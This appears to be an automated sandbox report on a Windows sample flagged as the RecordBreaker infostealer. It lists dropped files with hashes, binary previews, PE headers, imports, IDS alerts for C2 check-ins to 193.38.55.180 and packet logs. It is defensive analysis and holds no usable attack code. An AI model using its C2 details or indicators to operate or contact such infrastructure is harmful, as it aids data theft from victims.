Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....|..+.....}...<.>...H.....Wo.CK`/I.1./...C...W.....,1....R.0.W.M.!.I7.~S....."SW.^..c.....^s.....u,-n....A..?.2.....I.(.?....7..~.q$.f..1\.q[.....oS:.gOY".....f-%.P.b.Z....>.....4+..b.Y&..F...)Pq.L..... ....H.#.|..).?.H.'.|....).?m.....h.t.....|4.%...d....

C:\Users\user\AppData\Local\Temp\144C.tmp

Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 2, database pages 23, cookie 0x19, schema 4, UTF-8, version-valid-for 2
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	0.7876734657715041
Encrypted:	false
SSDEEP:	48:43KzOIIY3HzrkNSs8LKvUf9KnmlG0UX9q4lCm+KLka+yJqhM0ObVEq8Ma0D0HOlx:Sq0NFeymDlGD9qlm+KL2y0Obn8MouO
MD5:	CF7758A2FF4A94A5D589DEBAED38F82E
SHA1:	D3380E70D0CAEB9AD78D14DD970EA480E08232B8
SHA-256:	6CA783B84D01BFCF9AA7185D7857401D336BAD407A182345B97096E1F2502B7F

SHA-512:	1D0C49B02A159EEB4AA971980CCA02751973E249422A71A0587EE63986A4A0EB8929458BCC575A9898CE3497CC5BDFB7050DF33DF53F5C88D110F386A0804CB F
Malicious:	false
Preview:	SQLite format 3.....@ .....[5..... ....

C:\Users\user\AppData\Local\Temp\253.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	679936
Entropy (8bit):	7.889244227649686
Encrypted:	false
SSDEEP:	12288:eXDfwGHmnTxDkpJf6UdYVMtlqZONCBuVEQ32uO7QDnJSzVKxZOlsoe0PX:eDGORl5tI+S32/7QDJ4K/YPX
MD5:	D8A18175CDDDF3915358213914DC8EB9
SHA1:	0C51A93A7476891AF1A617F4436326CDE3EF5781
SHA-256:	5B0499641579371465 23B1A1CAEFA69A927AA46DBB1A0DCE7871826BAD7EFFFA
SHA-512:	8297764F0867BDDE7F4D98E5EAD6C1DEA40469EB9D935A2355484E35324B8C206DA15796F81EE9FD00A1B83F4B6BDD28D65FCF084EB0B1B3313DBDF8648603 3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....}.....N1.....N'.....D....N .....N0.....N5.....Rich..... ....PE..L...9..a.....R.....K.....@..... .....P.....K.....0,..@..... ...text..... ..`.data.....4.....@....rsrc....K.....L.....@..@..... ....

C:\Users\user\AppData\Local\Temp\5A6F.tmp

Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, file counter 10, database pages 7, 1st free page 5, free pages 2, cookie 0x13, schema 4, UTF-8, version-valid-for 10
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.4393511334109407
Encrypted:	false
SSDEEP:	24:TLqlj1czkwubXYFpFNYcw+6UwcYzHrSl:TyxcYwuLopFgU1YzLSl
MD5:	8C31C5487A97BBE73711C5E20600C1F6
SHA1:	D4D6B04226D8FFC894749B3963E7DB7068D6D773
SHA-256:	A1326E74262F4B37628F2E712EC077F499B113181A1E937E752D046E43F1689A
SHA-512:	394391350524B994504F4E748CCD5C3FA8EF980AED850A5A60F09250E8261AC8E300657CBB1DBF305729637BC0E1F043E57799E2A35C82EEA3825CE5C9E7051D
Malicious:	false
Preview:	SQLite format 3.....@ .....[5.....g...$..... ....

C:\Users\user\AppData\Local\Temp\64FF.tmp

Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 3, database pages 45, cookie 0x3d, schema 4, UTF-8, version-valid-for 3
Category:	modified
Size (bytes):	94208
Entropy (8bit):	1.2889923589460437
Encrypted:	false
SSDEEP:	192:Qo1/8dpUXbSzTPJP/6oVuss8Ewn7PrH944:QS/inXrVuss8Ewn7b944
MD5:	7901DD9DF50A993306401B7360977746
SHA1:	E5BA33E47A3A76CC009EC1D63C5D1A810BE40521
SHA-256:	1019C8ADA4DA9DEF665F59DB191CA3A613F954C12813BE5907E1F5CB91C09BE9
SHA-512:	90C785D22D0D7F5DA90D52B14010719A5554BB5A7F0029C3F4E11A97AD72A7A600D846174C7B40D47D24B0995CDBAC21E255EC63AC9C07CF6E106572EA181D 5
Malicious:	false

Preview:	SQLite format 3.....@ .....-.....=.....[5.....*..... ....

C:\Users\user\AppData\Local\Temp\959.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	2624689
Entropy (8bit):	6.219735995622874
Encrypted:	false
SSDEEP:	24576:wEMtlaEDmxWVYOYtKjWVIUvuMB1d87Lzdzvg7/AfTx7lJIDLbSZGl3RuQ553136:wjlHKxYBxlsIfTx7lJIDi0l3U
MD5:	130142D90FF770C5628ABCC833585D0B
SHA1:	34CA95435ED8BC4D545C28F8E1A6A6B6E8C950B3
SHA-256:	134C0DE6766F425D22122D39081786F9C42E8205772CB21C3B4EFC2C526888E8
SHA-512:	93C4C30233AD367C8BE9773F58465ECE1A46B199497F98A0659E0A75E14C8D06937A11D56B3288E422F9901FDD86EC7DFA73DF43C677178CCD83074F6333DAA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...@.:c.x...[.....f.....@.....0.....#(. ....X.....o.....0.....text...Hd.....f.....`.P`.data...<.....j.....@.`..rdata...5.... ...6.....@.`@/4.....@.0@.bss.....`..idata..X.....@.0..CRT....4.....@.0..tls.....@.0./14. .....@.@B/29.....o.....@..B/41.....Y.....$.....@..B/55.....nf.....h...B.....@..B/67.....8....0.....@.0B/80.....D....@..... .....@..B/91.....P.....@..B/102.....d..

C:\Users\user\AppData\Local\Temp\FED8.dll

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1323008
Entropy (8bit):	7.856211151221828
Encrypted:	false
SSDEEP:	24576:KtAdxxejFTVAIWACMbKiW49UBDIPXqXYRkyXB7b5kCLMdl88j8ipxv/TR54F:DeBR2ACM1QIPyYZB79x+8G5p1/z4F
MD5:	4B7103B0104193655FC525E90D5DDB9E
SHA1:	E54D3510F1821A0BB6E29612005E27AC94591771
SHA-256:	2696C088AC6B8A927C936D6BD50E5396526D71405A8F9EDD0620B085A5308403
SHA-512:	84CF73BDC4139D5CF2CF1E15098A05C4ECDDFA6296CDC63443B02183F9438B95845D619B65245AA78BEBAE38151D23D0ACED42572D03A48D447F40FD713C22C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 30%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...//B*.....T.....h`.....p....@.....|.....I.....7..... .....CODE.....S.....T..... ..`DATA..... ...p..."...X.....@...BSS.....z.....idata..|.....z.....@....reloc...7.....8..... @..P.rsrc....I.....I.....@..P..... .....

C:\Users\user\AppData\Roaming\sfrvjvv

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	150016
Entropy (8bit):	7.026777813646962
Encrypted:	false
SSDEEP:	1536:QvUCiG3nFYWlYNrlaREKm/FvwUMaNualmNH/gAsuaiug5i9CnXMji/7WDP8QOS7j:Gzi3/adkvwYWHfrcOhXMj8WocEl4EsO
MD5:	417429FD2A6EFC7F87C32696C8545146
SHA1:	04624A0080341CC2409F76BD1F5D9DEF049F46A9
SHA-256:	D15624ABF29EC8F68092007B8359B03182E3A82B0D8B8C3CD72F1D765E8CA1BB
SHA-512:	6228D5D3F0C30AD84AEC299726AB380CFC73CB39C77423C68F7E992CE581BE1C768C0C4E0D3C7056D58A5B155CF88D4532B5354F24DFAF1A2D885E9BAF6D0F9
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....}.....N1.....N'.....D....N .....N0.....N5.....Rich..... ....PE..L...Zm.`.....8.....K.....@.....P.....K.....0,..@..... ..text..... ..`.data.....@....rsrc....K.....L.....@..@..... ....

C:\Users\user\AppData\Roaming\sfrvjvv:Zone.Identifier

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD6 E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\wjsucgc

Process:	C:\Windows\explorer.exe
File Type:	data
Category:	dropped
Size (bytes):	248887
Entropy (8bit):	**7.99926196063922**
Encrypted:	**true**
SSDEEP:	6144:TYmClBaYtaOsKuv/LlShAXC+3qlo3W/By+903rkS5Vf9u:hCz13eShAXRoo3oBUbkS5FI
MD5:	0A082EB27B237498808D32A17B3CE44D
SHA1:	91B265E184E31ADE2D77ABB27D3195BE902B7F16
SHA-256:	8BADF1AEF2CC24E70AFBF34214F628D0C5645B04DDC490DABE41514FB05F1421
SHA-512:	107273CF332A21B68E8C231A7DE482390CE49812DF13FFC92857768F76440E98FF5B627FC03DCE02554F4DF2226E7306FADEA4399BA50192C74A149DBD63F9D8
Malicious:	false
Preview:	...y.P&.Z...*!.....WiP..Ag.....t..Dc...K...q..S.....2L.....;.`Hy.....H...B....s....Z....v.....q<...C....9M3.....I.5.V.h{C`Q....9I.....y.....HC.....1|..t...B.@F...(.....~...A..u.0..M. .=.....Z{.....{.@6P..fJ.X....+.P....&.....b..5.'Ld4.k...#..M.....}.....=...pgV.....RR.r...p.Q.G..2V#.....v.SB.....@.`....W...W..!....78l.&./1.'+....~.d...&..S..7u.9.+.}..pfS..O.S.I.....: ..3.....K/..Q.....3#.8-w3..+.....^v.i...9G..O...5..H..~.T.)..v.d|0..\..S.....%.. ...d.M.NK....'vE.v2=.....D.}?^<.....L..f@.1...MR..Yg....._3..?.qH^..%rh;...IFC~.=.:1. .....*.F./:a.. .&.p.K..I.I..?o..n....f.x;.p.Hz;....Z..w.f.Z....B.P..d.Q0.....2p.}...c.Q..+.H..*.&....U..G..N..a.....Zt.M.....6_.?.=..+...~K1s.....r...0d..y5.w.Bd+=..c..|....#...^.....bC.!.D...#..... 0."...}.N....Nd..8....&O..W^.5de._...^....h-.P.....;1.as.c.e....KHot.C...Cn.... ..."H.IQ.....zu.. .yZ.(p.d...l4.....z.<..&.-..>.JS....5Z..S.$.

\Device\ConDrv

Process:	C:\Users\user\AppData\Local\Temp\959.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	10
Entropy (8bit):	2.1709505944546685
Encrypted:	false
SSDEEP:	3:BXxX2Xn:hxg
MD5:	5BFA42CC537113132361E5365E83890F
SHA1:	061959C59F11674A488E276B1024E9ED4F9C60B4
SHA-256:	5C4D51FD2BF2841C3B7396C88957FC96FC05283FB15F78D92693FB7EE901B430
SHA-512:	726A7D4940EAEEE129B1DCDD1234007CA3CF2B1A3E5CFE233D9FF8D7E9B2E02A9B764C355C5EB4DAB654036CA1F9EEF067AFFAC4BDBA3AD48628368FE4D3 98B3
Malicious:	false
Preview:	5124532452

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.026777813646962
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	file.exe
File size:	150016
MD5:	417429fd2a6efc7f87c32696c8545146
SHA1:	04624a0080341cc2409f76bd1f5d9def049f46a9
SHA256:	d15624abf29ec8f68092007b8359b03182e3a82b0d8b8c3cd72f1d765e8ca1bb
SHA512:	6228d5d3f0c30ad84aec299726ab380cfc73cb39c77423c68f7e992ce581be1c768c0c4e0d3c7056d58a5b155cf88d4532b5354f24dfaf1a2d885e9baf6d01f9
SSDEEP:	1536:QvUCiG3nFYWlYNrlaREKm/FvwUMaNualmNH/gAsuaiug5i9CnXMji/7WDP8QOS7j:Gzi3/adkvwYWHfrcOhXMj8WocEl4EsO
TLSH:	86E3D0113A93C073C05A5D729C71D591BA7BB961AB74888B3798067E4F723D29E3B30B
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.......}.....N1.....N'.....D....N .....N0.....N5.....Rich.....PE..L...Zm.`.....8.....

File Icon

Icon Hash:	aedaae9ecea62aa2

Static PE Info

General

Entrypoint:	0x404bf7
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	NX_COMPAT, TERMINAL_SERVER_AWARE
Time Stamp:	0x60E96D5A [Sat Jul 10 09:50:18 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	c9c09dee9cb4e9617f155f42be2e2cc0

Entrypoint Preview

Instruction
call 00007F5FE46522DBh
jmp 00007F5FE464EE6Dh
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3

Instruction
int3
int3
int3
mov ecx, dword ptr [esp+04h]
test ecx, 00000003h
je 00007F5FE464F016h
mov al, byte ptr [ecx]
add ecx, 01h
test al, al
je 00007F5FE464F040h
test ecx, 00000003h
jne 00007F5FE464EFE1h
add eax, 00000000h
lea esp, dword ptr [esp+00000000h]
lea esp, dword ptr [esp+00000000h]
mov eax, dword ptr [ecx]
mov edx, 7EFEFEFFh
add edx, eax
xor eax, FFFFFFFFh
xor eax, edx
add ecx, 04h
test eax, 81010100h
je 00007F5FE464EFDAh
mov eax, dword ptr [ecx-04h]
test al, al
je 00007F5FE464F024h
test ah, ah
je 00007F5FE464F016h
test eax, 00FF0000h
je 00007F5FE464F005h
test eax, FF000000h
je 00007F5FE464EFF4h
jmp 00007F5FE464EFBFh
lea eax, dword ptr [ecx-01h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-02h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-03h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-04h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
cmp ecx, dword ptr [0042032Ch]
jne 00007F5FE464EFF4h
rep ret
jmp 00007F5FE46522C3h
push eax
push dword ptr fs:[00000000h]
lea eax, dword ptr [esp+0Ch]
sub esp, dword ptr [esp+0Ch]
push ebx
push esi

Instruction
push edi
mov dword ptr [eax], ebp

Rich Headers

Programming Language:	• [ASM] VS2008 build 21022 • [C] VS2008 build 21022 • [IMP] VS2005 build 50727 • [C++] VS2008 build 21022 • [RES] VS2008 build 21022 • [LNK] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xe0fc	0x50	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x17c000	0x4bf8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x1210	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x2c30	0x40	.text
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x1d8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xdbf4	0xdc00	False	0.48473011363636365	data	5.914436003779315	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.data	0xf000	0x16c5bc	0x11e00	False	0.8917313155594405	data	7.604983717212248	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x17c000	0x4bf8	0x4c00	False	0.7269736842105263	data	6.370629414374759	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x17c2b0	0x8a8	Device independent bitmap graphic, 32 x 64 x 8, image size 0		
RT_ICON	0x17cb58	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 0		
RT_ICON	0x17f100	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 0		
RT_STRING	0x1803a8	0x42	data		
RT_STRING	0x1803f0	0x280	data		
RT_STRING	0x180670	0x3ce	data		
RT_STRING	0x180a40	0x1b2	data		
RT_ACCELERATOR	0x1801d8	0x80	data		
RT_GROUP_ICON	0x1801a8	0x30	data		
RT_VERSION	0x180268	0x140	MIPSEB-LE MIPS-III ECOFF executable not stripped - version 0.79		
None	0x180258	0xa	data		

Imports


DLL	Import
KERNEL32.dll	LoadLibraryA, InterlockedPushEntrySList, GetConsoleAliasesA, ReadFile, ReadConsoleW, GetVolumeInformationA, GetComputerNameA, LocalFree, InterlockedDecrement, SetSystemTimeAdjustment, SetLocaleInfoA, FindNextVolumeA, FindNextChangeNotification, CopyFileExA, MoveFileWithProgressW, VerifyVersionInfoW, LocalSize, FileTimeToDosDateTime, DebugBreak, GlobalGetAtomNameA, IsBadWritePtr, FindResourceA, GetComputerNameExA, GetProcAddress, GetStringTypeW, GetFileTime, GetConsoleAliasesLengthW, GetVolumeNameForVolumeMountPointA, DeleteVolumeMountPointA, GetCPInfo, GetQueuedCompletionStatus, MoveFileWithProgressA, CopyFileA, lstrcpynW, WriteConsoleW, GetBinaryTypeW, WriteConsoleOutputA, GetCommandLineA, InterlockedIncrement, CreateActCtxW, FormatMessageA, GetModuleHandleW, GetModuleHandleA, EnterCriticalSection, GetStringTypeExA, OpenMutexW, FindResourceW, RtlCaptureContext, InterlockedExchange, InitializeCriticalSectionAndSpinCount, DeleteFiber, InterlockedExchangeAdd, EnumDateFormatsA, GetPrivateProfileStructA, GetNamedPipeHandleStateW, RegisterWaitForSingleObject, LocalAlloc, QueryMemoryResourceNotification, SetLastError, GetProcessPriorityBoost, GetMailslotInfo, HeapWalk, SetFilePointer, SetConsoleMode, RaiseException, RtlUnwind, GetLastError, MoveFileA, DeleteFileA, GetStartupInfoA, HeapAlloc, HeapFree, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, TlsGetValue, TlsAlloc, TlsSetValue, TlsFree, GetCurrentThreadId, Sleep, ExitProcess, WriteFile, GetStdHandle, GetModuleFileNameA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, WideCharToMultiByte, GetEnvironmentStringsW, SetHandleCount, GetFileType, DeleteCriticalSection, HeapCreate, VirtualFree, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, LeaveCriticalSection, VirtualAlloc, HeapReAlloc, HeapSize, GetACP, GetOEMCP, IsValidCodePage, GetLocaleInfoA, GetStringTypeA, MultiByteToWideChar, LCMapStringA, LCMapStringW
USER32.dll	CharUpperBuffW
WINHTTP.dll	WinHttpCreateUrl

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
193.38.55.180192.168.2.780497032036955 10/03/22-17:35:23.024597	TCP	2036955	ET TROJAN Win32/RecordBreaker CnC Checkin - Server Response	80	49703	193.38.55.180	192.168.2.7
192.168.2.7193.38.55.18049703802038916 10/03/22-17:35:31.206670	TCP	2038916	ET TROJAN Win32/RecordBreaker - Observed UA M3 (TakeMyPainBack)	49703	80	192.168.2.7	193.38.55.180
192.168.2.7193.38.55.18049703802036934 10/03/22-17:35:22.638036	TCP	2036934	ET TROJAN Win32/RecordBreaker CnC Checkin M1	49703	80	192.168.2.7	193.38.55.180

Network Port Distribution



Total Packets: 36

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 17:34:50.812690020 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:50.845045090 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:50.845161915 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:50.845271111 CEST	49702	80	192.168.2.7	104.21.93.30

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 17:34:50.845396996 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:50.877378941 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:50.877407074 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.016848087 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.016887903 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.016912937 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.016937971 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.016952991 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.016962051 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.016988039 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.017013073 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.017014980 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.017033100 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.017041922 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.017069101 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.017077923 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.017100096 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.017113924 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.017132044 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.017282009 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.061980963 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062014103 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062038898 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062064886 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062088966 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062093973 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.062114000 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062136889 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.062139034 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062163115 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.062169075 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062194109 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062206984 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.062218904 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062243938 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062258959 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.062269926 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062294960 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062315941 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.062319040 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062344074 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062364101 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.062367916 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062392950 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062407017 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.062417030 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062439919 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062458992 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.062468052 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062491894 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062511921 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.062516928 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062541008 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.062556028 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.104000092 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104034901 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104062080 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104087114 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104089975 CEST	49702	80	192.168.2.7	104.21.93.30

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 17:34:51.104111910 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104134083 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.104137897 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104162931 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104166985 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.104188919 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104212999 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104212999 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.104240894 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104257107 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.104268074 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104293108 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104311943 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.104317904 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104343891 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104361057 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.104368925 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104393959 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104415894 CEST	49702	80	192.168.2.7	104.21.93.30
